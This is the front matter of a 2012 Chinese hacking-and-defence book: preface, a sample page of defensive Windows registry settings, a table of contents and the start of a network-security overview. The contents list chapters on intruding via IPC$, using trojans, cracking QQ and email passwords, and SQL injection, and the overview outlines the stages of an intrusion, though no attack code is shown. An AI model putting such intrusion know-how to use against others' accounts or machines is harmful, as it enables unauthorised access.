www.ncpress.com.cn
新世纪书局

1CD 多媒体教学光盘
40段视频教程，时间长达150分钟
附赠《系统安装·重装·备份与还原》、《电脑上网》《电脑组装·维护与故障排除》教学视频

电脑安全与黑客攻防从新手到高手

前沿文化/编著

内容全面实用 讲解清晰易懂

彩色图书 视频光盘 超值附赠

资深电脑安全专家编写，让您简单快捷地学会各种工具与技巧，今后轻松地保护数据与隐私

科学出版社

PREFACE 前言

如今电脑和网络已经深入人们的日常生活，在办公、学习和娱乐等多个领域发挥着重要作用，极大地改变了人们长久以来形成的传统思维和生活方式。然而与此同时，电脑和网络的安全问题也变得日益严重，各种病毒、木马和黑客攻击层出不穷，其手法更是不断变化，严重威胁着人们的电脑安全，给人们的日常工作和生活带来了极大的麻烦，已引起人们的高度重视。本书从电脑安全和黑客攻防的基础知识和基本操作入手，结合大量实例，采用知识点讲解与动手练习相结合的方式，详细介绍了电脑安全的保障方法和黑客攻击的防范技巧。

本书内容系统、全面，充分考虑电脑用户的实际情况，将电脑安全保障的理论与实践相融合，为读者解析黑客攻防的各种技术、手段以及相应的防范措施，力求使您快速掌握电脑安全防范的思路与方法，轻松保障电脑的使用安全。全书采用图片配合文字说明的方式对知识点进行讲解，步骤清晰、完备，保证您轻松、顺利地学会。在介绍黑客攻防实例时，尽量选用常见的、典型的案例，以便于读者能举一反三，快速应用于实践。

本书共分为16章，包括网络安全初接触、了解随处可见的计算机病毒、揭开黑客与木马的面纱、掌握Windows系统的漏洞和防范妙招、黑客常用命令详解、搜集远程计算机的信息、远程入侵计算机、木马入侵与防御、QQ攻击与防御、电子邮箱攻击与防御、来自网页的攻击与防御方法、防范扫描与恶意软件、网站攻防入门、网站上传漏洞的攻击和防御、网站脚本注入的攻击与防御等内容。

本书配1张多媒体教学CD光盘，包含了40个重点操作实例的视频教学录像，播放时间长达150分钟。此外，为了让您能够掌握更多的知识，特贴心赠送畅销图书《电脑上网》、《电脑组装、维护与故障排除》和《系统安装、重装、备份与还原》的视频教程。光盘具体使用方法请阅读下页的“光盘使用说明”。

本书由前沿文化与中国科技出版传媒集团新世纪书局联合策划。参与本书编创的人员都具有丰富的实战经验和一线教学经验，在此，向所有参与本书编创的人员表示感谢！

最后，真诚感谢读者购买本书。您的支持是我们最大的动力，我们将不断努力，为您奉献更多、更优秀的计算机图书！由于计算机技术发展非常迅速，加上编者水平有限，疏漏之处在所难免，敬请广大读者和同行批评指正。

编 者

2012年5月

阅读帮助

知识加油站

提高性的知识和技巧，帮助您解决更多的问题

疑难解答

主要对用户经常会出现的疑问进行解释

之后关闭“注册表编辑器”进行测试，只需按照上述方法，再次打开“运行”对话框并启动“注册表编辑器”，即可会弹出一个警告对话框，如下图所示。

知识加油站 如果没有对应值项怎么办

如果在定位值项时发现有些项或值可能不存在，此时用户可自行新建，效果是一样的。

那么，当用户要重新启动“注册表编辑器”时，怎么办呢？可以按照以下方法来解除之前的锁定。

打开“记事本”窗口，把以下代码保存到文档里。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
Policies\System]
"DisableRegistryTools"=dword:00000000
```

将文档保存为recover.reg后，弹出一个确认对话框，单击“是”按钮即可，如下图所示。

疑难解答 问：为什么保存的文件双击后，仍然是用“记事本”打开呢？

答：利用“记事本”保存文档，默认是保存为TXT格式的，即使在保存时输入文件名recover.reg，也会被保存为recover.reg.txt。这样一来，本质上还是一个文本文件，因此双击时仍然会用“记事本”打开。解决的方法：在保存时，先将“保存类型”设置为“所有文件”，然后再输入文件名，这样保存下来的文件，其扩展名不再是.txt，而是用户指定的.reg。

5.1.2 设置注册表防止系统隐私信息被泄露

视频教程见光盘

在前章中曾经提到过，当Windows系统运行出错时，系统内部有一个DR.WATSON程序会自动地将系统调用的隐私信息保存下来，隐私信息将保存在user.dmp和drwtsn32.log文件中。攻击者可以通过破解这个程序而了解系统的隐私信息，因此需要阻止该程序将信息泄露出去。

How to Read the Book

Windows系统漏洞的防范妙招

修改注册表中相应值项的值可阻止此程序自动运行，从而使其不再自动保存敏感信息，具体的操作步骤如下。

1 定位值项

❶ 打开“注册表编辑器”，并依次展开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug；❷ 右击Auto值项；❸ 单击“修改”命令，如下图所示。

2 修改值项的值

❶ 在弹出的“编辑字符串”对话框的“数值数据”文本框中输入“0”；❷ 单击“确定”按钮，如下图所示。

5.1.3 关闭默认共享保护系统安全

视频教程见光盘

Windows 2000/XP/2003版本的操作系统提供了默认共享功能，这些默认的共享都有“$”标志，意为隐含的，包括所有的逻辑分区（C$，D$，E$，…）和系统目录Winnt或Windows（admin$）。如访问Windows XP的默认共享功能就非常简单：一是通过“运行”对话框输入“\\\\计算机名或IP地址\\D$或admin$”（不包括两侧的引号）；二是使用IE等浏览器，在地址栏中输入上述格式或“file:\\IP地址\D$”。

默认共享带来的问题：初衷本是便于网管进行远程管理，它虽然方便了局域网用户，但对个人用户来说这样的设置是不安全的——网络上的任何人都可以访问自己的共享硬盘，黑客也可以通过对这些默认共享的访问来进行信息窃取或入侵。因此，这些默认共享有必要关掉，具体操作步骤如下。

1 新建值项

❶ 打开“注册表编辑器”，并依次展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Lanmanserver\parameters；❷ 在右侧窗口的空白处单击鼠标右键，在弹出的快捷菜单中单击“新建”命令；❸ 单击“DWORD值”命令，如右图所示。

091

Chapter 01
Chapter 02
Chapter 03
Chapter 04
Chapter 05
Chapter 06
Chapter 07
Chapter 08

操作步骤
按照❶、❷、❸……的顺序逐步操作，关键操作均在图上标注

光盘图标
提示光盘收录了与该实例配套的视频文件

目录 CONTENTS

Chapter 01 网络安全初接触 ……001

1.1 网络安全 ……002
1.1.1 网络安全的目的及保护范围 ……002
1.1.2 现有的网络攻击/防御手段 ……003
1.1.3 网络安全的四大方面 ……004
1.1.4 通过管理保护网络安全 ……005
1.1.5 网络安全的实施目的 ……008
1.2 了解常见的不安全因素 ……010
1.2.1 由网络系统本身带来的不安全因素 ……010
1.2.2 网络外部的不安全因素 ……012
1.2.3 网络不安全的原因 ……014
1.3 认识网络安全的现状和发展趋势 ……016
1.3.1 网络安全的现状 ……016
1.3.2 网络安全的发展趋势 ……017

Chapter 02 了解随处可见的计算机病毒 ……019

2.1 计算机病毒的前世今生 ……020
2.1.1 什么是计算机病毒 ……020
2.1.2 计算机病毒起源何方 ……020
2.1.3 计算机病毒的发展历程 ……021
2.1.4 计算机病毒有哪些类型 ……025
2.1.5 计算机病毒的命名规则 ……028
2.1.6 解析计算机病毒的结构 ……028
2.1.7 计算机病毒的特征 ……031
2.2 计算机病毒如何作恶 ……032
2.2.1 计算机中毒后的表现 ……032
2.2.2 如何防范计算机病毒 ……034
2.3 常见计算机病毒类型详解 ……036
2.3.1 引导型病毒 ……036
2.3.2 文件型病毒 ……037
2.3.3 宏病毒 ……038
2.3.4 蠕虫病毒 ……039

Chapter 03 揭开黑客与木马的面纱……041

3.1 什么是黑客……042
3.1.1 “尼奥”们的由来……042
3.1.2 黑客和骇客的区别……043
3.1.3 黑客活动历史……044
3.1.4 我国黑客发展历程……046
3.2 黑客攻击的类型与动机……047
3.2.1 攻击目的……047
3.2.2 攻击动机……049
3.3 木马的历史渊源……050
3.3.1 希腊美女海伦与木马……050
3.3.2 什么是计算机木马……050
3.3.3 木马工作类型……054
3.3.4 木马的发展历程……056
3.3.5 经典木马介绍……057
3.4 木马的追踪与防范……059
3.4.1 木马的追踪与反追踪技术……059
3.4.2 木马的防范方法……060

Chapter 04 掌握Windows系统的漏洞…062

4.1 Windows系统的安全隐患…063
4.1.1 Windows系统漏洞产生的原因……063
4.1.2 Windows系统中的安全隐患…064
4.2 Windows系统中的漏洞……067
4.2.1 UPnP服务漏洞……067
4.2.2 升级程序漏洞……068
4.2.3 帮助和支持中心漏洞……068
4.2.4 Windows Media Player漏洞…068
4.2.5 压缩文件夹漏洞……069
4.2.6 服务拒绝漏洞……069
4.2.7 RDP漏洞……069
4.2.8 VM漏洞……070
4.2.9 热键漏洞……070
4.2.10 账号快速切换漏洞……070
4.2.11 输入法漏洞……071
4.2.12 Unicode漏洞……071
4.2.13 ISAPI缓冲区扩展溢出漏洞…072
4.2.14 MS SQL Server的SA空密码漏洞……072
4.2.15 系统管理权限漏洞……073
4.2.16 路径优先漏洞……073
4.2.17 NetDDE消息权限提升漏洞…074
4.2.18 RDP拒绝服务漏洞……074
4.2.19 域控制器拒绝服务漏洞……075
4.2.20 事件查看器存在缓冲区溢出漏洞……075
4.2.21 UDP套接字拒绝服务漏洞…075
4.2.22 安全账户管理漏洞……075

4.2.23 IIS 5.0的HTR映射远程堆溢出漏洞 ……076
4.2.24 IIS 5.0的ASP缓冲溢出漏洞…076
4.2.25 Narrator本地密码信息泄露漏洞 ……077
4.2.26 SMTP认证漏洞 ……077
4.2.27 IIS 5.0/5.1验证漏洞……077
4.2.28 SQL Server函数库漏洞 ……077
4.2.29 IIS 5.0伪造拒绝服务漏洞 ……078
4.2.30 调试寄存器漏洞……078
4.2.31 drwtsn32.exe文件漏洞 ……078
4.2.32 快捷方式漏洞……079
4.2.33 UTF漏洞 ……079
4.2.34 IIS 5.0的SEARCH方法存在远程攻击漏洞……079
4.2.35 Telnet漏洞……080
4.2.36 LDAP漏洞……080
4.2.37 IIS 5.0拒绝服务漏洞 ……081
4.2.38 默认注册许可漏洞 ……081
4.2.39 登录服务恢复模式存在空密码漏洞 ……081
4.2.40 域账号锁定漏洞……082
4.2.41 终端服务器登录缓存溢出漏洞 ……082
4.2.42 ActiveX参数漏洞……082
4.2.43 IIS 5.0 Cross Site Scripting漏洞 ……083
4.2.44 组策略漏洞 ……083
4.2.45 数字签名缓冲区溢出漏洞 ……083

4.3 针对漏洞的入侵方式……084

4.3.1 数据驱动攻击……084
4.3.2 伪造信息攻击……084
4.3.3 针对信息协议弱点攻击 ……084
4.3.4 登录欺骗……084
4.3.5 利用系统管理员失误攻击 ……084
4.3.6 重新发送攻击……085
4.3.7 ICMP报文攻击……085
4.3.8 针对源路径选项的弱点攻击…085
4.3.9 以太网广播攻击 ……085

4.4 掌握常用的防护方法……085

4.4.1 杀毒软件不可少……086
4.4.2 个人防火墙不可替代……086
4.4.3 分类设置复杂密码 ……086
4.4.4 防止网络病毒与木马……086
4.4.5 警惕“网络钓鱼” ……087
4.4.6 防范间谍软件……087
4.4.7 只在必要时共享文件夹 ……087
4.4.8 定期备份重要数据 ……087

Chapter 05 Windows系统漏洞的防范妙招 ……088

5.1 注册表安全防范技巧……089

5.1.1 禁止访问和编辑注册表 ……089

5.1.2 设置注册表防止系统隐私信息被泄露……090
5.1.3 关闭默认共享保护系统安全……091
5.1.4 设置登录警告……092
5.1.5 隐藏桌面所有图标……092
5.1.6 清理自动启动的程序……093
5.1.7 禁用“刻录”功能……094
5.1.8 删除“开始”菜单中的“文档”项……094
5.1.9 删除查找结果中的文件列表……094
5.1.10 在“我的电脑”中屏蔽磁盘驱动器图标……094
5.1.11 清理访问“网上邻居”后留下的信息……095
5.1.12 删除“运行”窗口中多余的选项……095
5.1.13 在桌面上隐藏“网上邻居”图标……095
5.1.14 禁止运行任何程序……096
5.1.15 禁止远程修改注册表……096

5.2 组策略安全登录设置……097

5.2.1 设置休眠/挂起密码……097
5.2.2 账户锁定策略……098
5.2.3 密码策略……100
5.2.4 禁止更改桌面设置……103
5.2.5 隐藏“我的电脑”中指定的驱动器……103
5.2.6 防止从“我的电脑”访问驱动器……103
5.2.7 禁止使用命令提示符……104
5.2.8 禁止更改显示属性……104
5.2.9 禁用注册表编辑器……104
5.2.10 彻底禁止访问“控制面板”……105
5.2.11 禁止建立新的拨号连接……105
5.2.12 禁用“添加/删除程序”……105
5.2.13 限制使用应用程序……105

5.3 设置系统中的各类密码……107

5.3.1 设置Windows登录密码……107
5.3.2 设置电源管理密码……108
5.3.3 设置屏幕保护程序密码……109

5.4 掌握Windows XP的安全设置方法……111

5.4.1 充分利用防火墙功能……111
5.4.2 启用自动更新……112
5.4.3 禁止病毒启动系统服务……112
5.4.4 快速锁定计算机……113

Chapter 06 黑客常用命令详解……115

6.1 认识IP地址……116

6.1.1 什么是IP地址……116
6.1.2 IP地址的划分……116
6.1.3 分配IP地址的机构……118
6.1.4 公有IP地址与私有IP地址……118

6.2 计算机通向外界的道路——端口……119

6.2.1 端口的分类……119

6.2.2 查看端口 ……121
6.2.3 端口的关闭与限制 ……121
6.3 黑客常用命令一览……124
6.3.1 net命令 ……125
6.3.2 远程登录命令telnet ……127
6.3.3 文件传输命令ftp ……128
6.3.4 添加计划任务命令at ……129
6.3.5 查看修改文件夹权限命令cacls ……130
6.3.6 回显命令echo ……131
6.3.7 命令行下的注册表操作……131
6.3.8 查看当前系统用户情况命令query ……132
6.3.9 终止会话命令logoff……132
6.3.10 物理网络查看命令ping……133
6.3.11 网络配置查看命令ipconfig…134
6.3.12 DNS查看命令nslookup……135
6.3.13 地址解析命令arp ……135

Chapter 07 搜集远程计算机的信息……137

7.1 搜集网络中的信息……138
7.1.1 获取目标计算机的IP地址……138
7.1.2 由IP地址获取目标计算机的地理位置 ……139
7.1.3 了解网站备案信息 ……139
7.2 检测系统漏洞……141
7.2.1 什么是扫描器……141
7.2.2 搜索共享资源……142
7.3 端口扫描 ……143
7.3.1 端口扫描的原理与分类……143
7.3.2 端口扫描工具X-Scan ……146

Chapter 08 远程入侵计算机……148

8.1 基于认证的入侵 ……149
8.1.1 IPC$入侵 ……149
8.1.2 Telnet入侵……155
8.1.3 防范IPC$连接入侵……161
8.2 利用注册表入侵 ……165
8.2.1 开启远程注册表服务……165
8.2.2 连接远程注册表 ……167
8.2.3 通过注册表开启终端服务 ……168
8.3 常见问题解答……168

Chapter 09 木马入侵与防御……170

9.1 深入了解木马……171
9.1.1 木马常用的入侵手法……171
9.1.2 深入了解木马的伪装手段……172
9.1.3 识别木马有招数……174
9.1.4 防范木马的入侵……175
9.2 木马的捆绑与使用……176
9.2.1 使用Exebinder捆绑木马……176
9.2.2 经典木马“冰河”的使用方法…179

Chapter 10 QQ攻击与防御……183

10.1 远程攻击QQ……184
10.1.1 强制聊天……184
10.1.2 使用“QQ狙击手IpSniper”进行IP探测……185
10.1.3 使用QQ炸弹攻击器进行信息轰炸……186
10.2 本地入侵QQ……187
10.2.1 使用QQ聊天记录器记录聊天内容……187
10.2.2 强行查看本地QQ聊天记录…188
10.2.3 破解本地QQ密码……189
10.3 QQ防御术……190
10.3.1 防止QQ密码被破解……190
10.3.2 防范IP地址被探测……192
10.3.3 防范QQ炸弹和木马……193

Chapter 11 电子邮箱攻击与防御……195

11.1 获取电子邮箱密码的常用方法……196
11.1.1 使用“流光”软件探测邮箱账号与密码……196
11.1.2 使用“溯雪”软件获取邮箱密码……200
11.1.3 使用“Email网页神抓”软件大批量获取邮箱地址……203
11.1.4 对付密码探测的方法……204
11.2 电子邮箱攻击手段与防范……207
11.2.1 使用邮箱炸弹进行攻击……207
11.2.2 对付邮箱攻击的方法……207

Chapter 12 来自网页的攻击与防御方法 ……211

12.1 了解恶意代码 ……212
12.1.1 恶意代码的特征 ……212
12.1.2 非过滤性病毒 ……212
12.1.3 恶意代码的传播方式 ……213
12.1.4 恶意代码的传播趋势 ……214

12.2 解除恶意代码对注册表的攻击 ……215
12.2.1 开机后自动弹出网页 ……215
12.2.2 浏览网页注册表被禁用 ……215
12.2.3 IE标题栏、默认首页被强行修改 ……216
12.2.4 默认的微软主页被修改 ……216
12.2.5 主页设置被屏蔽锁定且设置选项无效不可更改 ……216
12.2.6 默认的IE搜索引擎被修改 ……217
12.2.7 IE标题栏被添加广告信息 ……217
12.2.8 Outlook标题栏被添加广告信息 ……218
12.2.9 IE右键菜单被添加非法网站链接 ……218
12.2.10 单击鼠标右键弹出菜单功能被禁用 ……218
12.2.11 地址栏的下拉菜单被锁定并被添加文字信息 ……219
12.2.12 IE “查看”菜单下的“源文件”项被禁用 ……219
12.2.13 系统启动时弹出对话框 ……219

12.3 危险的IE浏览器 ……219
12.3.1 IE炸弹攻击类型与后果 ……220
12.3.2 对IE炸弹的防范与补救 ……220

12.4 网页攻击与防范实例 ……222
12.4.1 常见ASP脚本攻击与防范 ……222
12.4.2 跨站攻击和防范 ……222

Chapter 13 防范扫描与恶意软件 ……225

13.1 保护IP和端口 ……226
13.1.1 设置代理服务器 ……226
13.1.2 关闭端口 ……227
13.1.3 配置安全策略保护端口 ……228

13.2 清除恶意广告软件 ……233
13.2.1 使用Ad-Aware驱逐恶意广告软件 ……234
13.2.2 使用安博士软件驱逐恶意广告 ……235

13.3 清除木马 ……235
13.3.1 使用Windows任务管理器管理进程 ……236
13.3.2 使用Trojan Remover清除木马 ……238
13.3.3 使用Unlocker删除顽固木马文件 ……239
13.3.4 使用360安全卫士维护系统安全 ……240

Chapter 14 网站攻防入门 ……242

14.1 网站安全详解 ……243
14.1.1 网络攻击与网站 ……243
14.1.2 网站安全与“肉鸡” ……243
14.1.3 动态网站与网站安全 ……244
14.1.4 数据库与网站安全 ……245
14.1.5 SQL与网站安全 ……248
14.1.6 Web 2.0网站与黑客 ……249
14.1.7 网站服务 ……249
14.1.8 客户端交互技术Ajax ……250
14.2 网站的结构和组成 ……251
14.2.1 网站系统基本架构 ……251
14.2.2 网站工作原理 ……252
14.2.3 网站服务器 ……252
14.2.4 网页浏览器 ……252
14.3 网页程序开发语言分类 ……252
14.3.1 服务器端开发语言 ……252
14.3.2 客户端开发语言 ……253
14.4 网站程序运行的常见环境 ……254
14.4.1 Windows下的网站运行平台 ……255
14.4.2 Linux下的网站运行平台 ……255
14.5 网站程序常见错误提示的含义 ……257
14.5.1 HTTP错误提示含义 ……258
14.5.2 FTP错误提示含义 ……260
14.6 网站程序数据通信方式 ……262
14.6.1 URL与HTTP/HTTPS协议 ……262
14.6.2 Cookies与Session ……264
14.6.3 GET与POST数据提交 ……264
14.6.4 常用字符集分类 ……265
14.7 网站程序数据加密方式 ……266
14.7.1 MD5加密 ……267
14.7.2 SHA1加密 ……268
14.7.3 Base64加密 ……268
14.7.4 Zend加密 ……269
14.7.5 ASP代码加密工具 ……269
14.8 常见网站漏洞一览 ……270

Chapter 15 网站上传漏洞的攻击和防御 ……271

15.1 上传漏洞存在的原因 ……272

15.2 各种类型的上传漏洞 ……273

15.2.1 上传路径过滤不严导致的漏洞 ……274

15.2.2 上传文件类型变量过滤不严造成的漏洞 ……276

15.2.3 文件名过滤不严造成的漏洞 ……278

15.2.4 逻辑错误产生的漏洞 ……279

15.3 各种在线编辑器漏洞 ……281

15.3.1 突破图片预览的限制 ……282

15.3.2 突破禁止创建.asp文件夹的限制 ……282

15.3.3 增加上传图片类型 ……283

15.3.4 反过滤上传 ……284

15.4 上传漏洞的防御 ……284

15.4.1 下载官方补丁 ……284

15.4.2 找网站开发商修改程序来防御上传漏洞 ……286

15.4.3 换用其他编辑器的方法来防御上传漏洞 ……286

15.4.4 用手动法来防御上传漏洞 ……286

Chapter 16 网站脚本注入的攻击与防御 ……288

16.1 深入剖析脚本注入攻击 ……289

16.1.1 注入攻击核心原理 ……289

16.1.2 形式各异的注入攻击分类 ……289

16.1.3 SQL注入攻击特点 ……289

16.1.4 注入攻击流程详解 ……290

16.2 注入攻击的基础 ……292

16.2.1 数据库知识 ……292

16.2.2 SQL注入与数据库 ……294

16.3 注入漏洞案例剖析 ……300

16.3.1 ASP注入漏洞案例分析 ……300

16.3.2 ASPX注入漏洞案例分析 ……301

16.3.3 PHP注入漏洞案例分析 ……303

16.4 防御注入攻击 ……306

16.4.1 提高编程水平 ……306

16.4.2 提高密码的复杂程度 ……307

16.4.3 善用防注入工具 ……307

Chapter 01

网络安全初接触

本章导读

“万丈高楼平地起”。

本书的最终目标，是为了让读者熟练掌握各种网络安全知识，并对各种黑客攻击手段和防御方法都有一定程度的掌握。那么，在达到这个目标之前，有必要打好基础，详细了解网络安全的相关内容，才能对计算机网络中的各种弱点和原因以及各种攻击方法和防范手段有所认识。

知识技能要求

通过对本章内容的学习，读者可了解网络中各个环节的安全威胁与原因。学完后读者可对如下知识有所认识：

- 网络安全的目的及保护范围
- 现有的网络攻击/防御手段
- 网络系统本身带来的不安全因素
- 来自网络外部的不安全因素
- 网络不安全因素的成因

1.1 网络安全

网络安全就是网络内部的信息安全。网络内部信息的保密性、完整性、可用性、真实性和可控性都是网络安全的保护范围。对普通用户来说，网络安全主要涉及操作系统和软件使用等方面。下面就一起来了解什么是网络安全。

1.1.1 网络安全的目的及保护范围


网络安全是指保护网络系统的硬件、软件及其系统中的数据，不因偶然的或者恶意的原因而遭到破坏、更改、泄露，保证系统连续、可靠、正常地运行，使网络服务不中断。网络安全主要包括以下4点。

- 网络运行系统安全，即保证信息处理和传输系统的安全。
- 网络上系统信息的安全。
- 网络上信息传播的安全，即信息传播后果的安全。
- 网络上信息内容的安全，即狭义的“信息安全”。

计算机网络安全的主要内容不仅包括硬件设备、管理控制网络的软件方面，同时也包括共享的资源、快捷的网络服务等方面。具体来讲，包括如下内容。

- **网络硬件安全**：包括机房的环境及设施的安全，如计算机硬件、附属设备及网络传输线路等的安全。
- **数据安全**：保护数据不被非法存取，确保其完整性、一致性、机密性等。
- **数据保密**：指信息不泄露给非授权的用户、实体或过程，或供其利用。在网络系统的各个层次上，数据保密有不同的防范措施。例如，在物理层上，要保证系统实体不以电磁辐射的方式向外泄露信息，在数据处理、传输层上，要保证数据在传输或存储过程中不被非法截获、解析。
- **数据完整**：指数据在未经授权时不能被改变，即信息在存储或传输过程中不被修改、破坏及丢失。影响网络信息完整性的因素包括设备故障、传输/处理或存储过程中产生的误码、网络攻击、计算机病毒等，其主要防范措施是校验与认证技术。
- **可控**：指对信息的传播及内容具有控制能力，保障系统依据授权提供服务，使系统任何时候不被非授权用户使用，对黑客入侵、口令攻击、用户权限非法提升、资源非法使用等采取防范措施。
- **记录**：提供历史事件的记录，对曾经出现的网络活动提供调查的依据。
- **安全管理**：包括采取计算机安全技术，建立安全管理制度，开展安全审计，以及进行风险分析等管理手段。

- **可用性**：网络信息系统最基本的功能是向用户提供服务，而用户所要求的服务是多层次的、随机的。可用性是指可被授权实体访问并按需求使用的特性，即当需要时应能存取所需的信息。网络环境下拒绝服务、破坏网络和有关系统的不能正常运行等都属于对可用性的攻击。



被入侵的网站

知识加油站

右图即为某网站被入侵并修改主页，从而丧失可用性。图中的关键信息有所遮盖，本书以后的图片如涉及关键信息时均会将其遮盖。

1.1.2 现有的网络攻击/防御手段

网络攻击与防御的手段有多种，两者的技术发展是不断纠缠前进的。作为普通的计算机使用者，不了解攻击手段，则不能实现较好的防御。目前，常用的攻击技术主要包括5个方面。

- **监听**：监听并分析目标计算机与其他计算机通信的数据，以获取关键信息。
- **扫描**：利用程序去扫描目标计算机开放的端口，以发现漏洞，以便入侵该目标计算机。

局域网扫描器

知识加油站

右图即为一种局域网扫描工具。通过它可以扫描到局域网内其他计算机的工作状况和一些信息，从而为入侵作好准备。同时也可以作为网络管理员的管理工具使用。

- **入侵**：当探测发现对方计算机存在漏洞以后，会入侵到目标计算机进行监控，或获取信息。
- **设置后门**：成功入侵目标计算机后，为了实现长期控制，不法分子会在目标计算机中留下秘密通道，以便随时进入，这样的秘密通道俗称“后门”。

- **消除痕迹**：入侵完毕退出目标计算机后，将入侵该计算机的痕迹清除掉，从而防止被对方管理员发现后及时修补上漏洞、清除后门，并处理泄露的数据。

对于防御技术，通常包括以下4个方面。

- **操作系统的安全配置**：合理配置操作系统的安全设置，可有效提高操作系统的安全性。
- **加密**：为了防止被监听和盗取数据，通过加密技术将所有的数据进行加密，或至少将通信中的数据进行加密。
- **防火墙**：利用防火墙，对传输的数据进行监控和限制，从而及时发现非法的连接，可减小被入侵成功的概率。
- **入侵检测**：定期进行常规入侵检测，如果网络防线最终被攻破了，可及时发出被入侵的警报，提醒用户采取相应的措施。

1.1.3 网络安全的四大方面

具体说到网络安全，可划分成物理安全、逻辑安全、系统安全和通信安全几大方面。下面就逐个进行讲解。

1 物理安全

物理安全是指整个计算机硬件、网络设备和传输介质等一些实物的安全，其防范内容主要包括如下5个方面。

- **防盗**：与其他的设备一样，物理设备（如计算机）也是偷窃者的目标之一，如盗走硬盘、主板等。计算机偷窃行为所造成的损失可能远远超过计算机本身的价值，因此必须采取严格的防范措施以确保计算机设备不会丢失。
- **防火**：计算机机房发生火灾一般是由于电气设备故障、人为事故或外部火灾蔓延引起的。电气设备故障和线路短路、过载、接触不良、绝缘层破坏或静电等原因易引起电打火而导致火灾。
- **防静电**：静电是由物体间的相互摩擦、接触而产生的。静电积蓄过多后，会出现放电现象，甚至产生火花，从而造成火灾，或击穿计算机的元器件，造成损坏。因此机房和操作人员都要注意遵循防静电的措施。
- **防雷击**：利用传统的避雷针防雷，不但增加雷击概率，还会产生感应雷，而感应雷是电子信息设备被损坏的主要原因之一，也是易燃易爆品被引燃或引爆的主要原因。目前，对于雷击的主要防范措施是根据电气、微电子设备的不同功能及不同受保护程序和所属保护层来确定防护要点作分类保护。根据雷电和操作瞬间过电压危害的可能，通道从电源线到数据通信线路都应做多层保护。

机房专用避雷器

知识加油站

右图为机房专用的避雷设备，正式名称为“信号电子避雷器”。机房避雷器不仅具有避雷功能，还能防浪涌及瞬间过压，很好地处理电力方面的突发状况。

- **防电磁泄露**：与其他电子设备一样，计算机在工作时也要产生电磁发射。电磁发射包括辐射发射和传导发射两种类型。而这两种电磁发射可被高灵敏度的接收设备接收并进行分析、还原，从而会造成计算机中信息的泄露。目前，屏蔽是防电磁泄露的有效措施，主要包括电屏蔽、磁屏蔽和电磁屏蔽3种。

2 逻辑安全

计算机的逻辑安全需要用口令、时间控制及文件许可等方法来实现。如规定用户在一定时间内只能登录有限次数，以避免多次登录被用于试探密码；对于计算机文件的访问，必须要有相应的权限等。

3 系统安全

如果计算机被许多人使用，则要考虑各个用户的数据安全，因此要求操作系统必须能区分用户，以避免用户间相互干扰。一些安全性较高、功能较强的操作系统可以为每一位用户分配账户，一个普通用户不能修改由另一个账户创建的数据。

管理员账户

知识加油站

管理员账户是操作系统中权限最高的账户，对计算机有绝对的管理权。拥有管理员账户权限可以读/写任何账户的数据，因此管理员账户要设置复杂的密码，并且在日常工作中使用普通账户登录，不要轻易登录管理员账户，这样做一是可以避免错误操作带来损失，二是可以减少账号密码被窃的可能性。

4 通信安全

通信安全是指计算机之间传递数据的安全，通常包括以下两个方面。

- **访问控制**：用来保护计算机和联网资源不被非授权使用。
- **数据安全**：用于保证数据的完整性，以及各通信渠道的可信赖性。

1.1.4 通过管理保护网络安全

一般来讲，网络管理的功能包括故障管理、配置管理、性能管理、安全管理、

计费管理五大方面。由于网络安全对整个网络的性能及管理有着很大的影响，因此安全管理已经逐渐成为网络管理技术中的一个重要组成部分。

网络安全管理包括监督、组织和控制网络通信服务，以及信息处理所必需的各种技术手段和措施。网络安全管理用于确保计算机网络系统的正常运行，并在其出现故障时能及时响应和处理，主要包括安全配置、安全策略、安全事件和安全事故等几方面的内容。

中国计算机网络安全年会

中国也非常注重计算机网络安全，每年都要召开计算机网络安全年会。2011年年会于8月8日~10日在辽宁省大连召开，由国家计算机网络应急技术处理协调中心（简称CNCERT）和中国互联网协会网络与信息安全工作委员会主办、中国通信学会通信安全技术委员会协办，如右图所示。

1 安全配置

安全配置是指对网络系统各种安全设备、系统的各种安全规则、选项和策略的配置。它不仅包括防火墙系统、入侵检测系统、虚拟专用网（VPN）等安全设备方面的安全规则、选项和配置，还包括各种操作系统、数据库系统等系统配置的安全设置和优化措施。

VPN的作用

VPN不仅能提供安全访问互联网的通道，还能起到桥梁的作用，例如：一些无法直接访问的网站，通过VPN就可进行访问，如右图所示。

安全配置能否很好地实现将直接关系到安全系统发挥作用的能力。若配置得好，就能够充分发挥安全系统和设备的安全作用，实现安全策略的具体要求；若配置得不好，不仅不能发挥安全系统和设备的安全作用，还可能起到副作用，如出现网络阻塞、网络运行速度下降等情况。

安全配置必须得到严格的管理和控制，不能被他人随意更改。同时，安全配置必须备案存档，做到定期更新和复查，以确保其能够反映安全策略的需要。

2 安全策略

安全策略是指在某个区域内用于所有与安全相关活动的一套规则。这些规则是由此安全区域中所设立的一个安全权力机构建立的，并由安全控制机构来描述、实施或实现的。

网络管理员根据组织机构的风险及安全目标制定的行动策略即为安全策略。安全策略通常建立在授权的基础之上，未经适当授权的实体，不能访问、获取引用任何消息，也不得使用任何资源。安全策略的设置包括如下原则。

- **最小特权原则**：指主体在执行操作时，将按照其所需权利的最小化原则分配权利的方法。
- **最小泄露原则**：指主体执行任务时，按照主体所需要知道信息的最小化原则分配给主体信息。
- **多级安全策略**：指主体与客体之间的数据流向和权限控制按照安全级别绝密（TS）、秘密（S）、机密（C）、限制（RS）和无级别（U）这5个等级来划分。

3 安全事件

事件是指那些影响计算机系统和网络安全的不正当行为，包括在计算机和网络上发生的任何可以观察到的现象，以及用户通过网络进入到另一个系统以获取文件、关闭系统等。恶意事件是指攻击者对网络系统的破坏，如在未经授权的情况下使用合法用户的账户登录系统或提高使用权限、恶意篡改文件内容、传播恶意代码、破坏他人数据等。

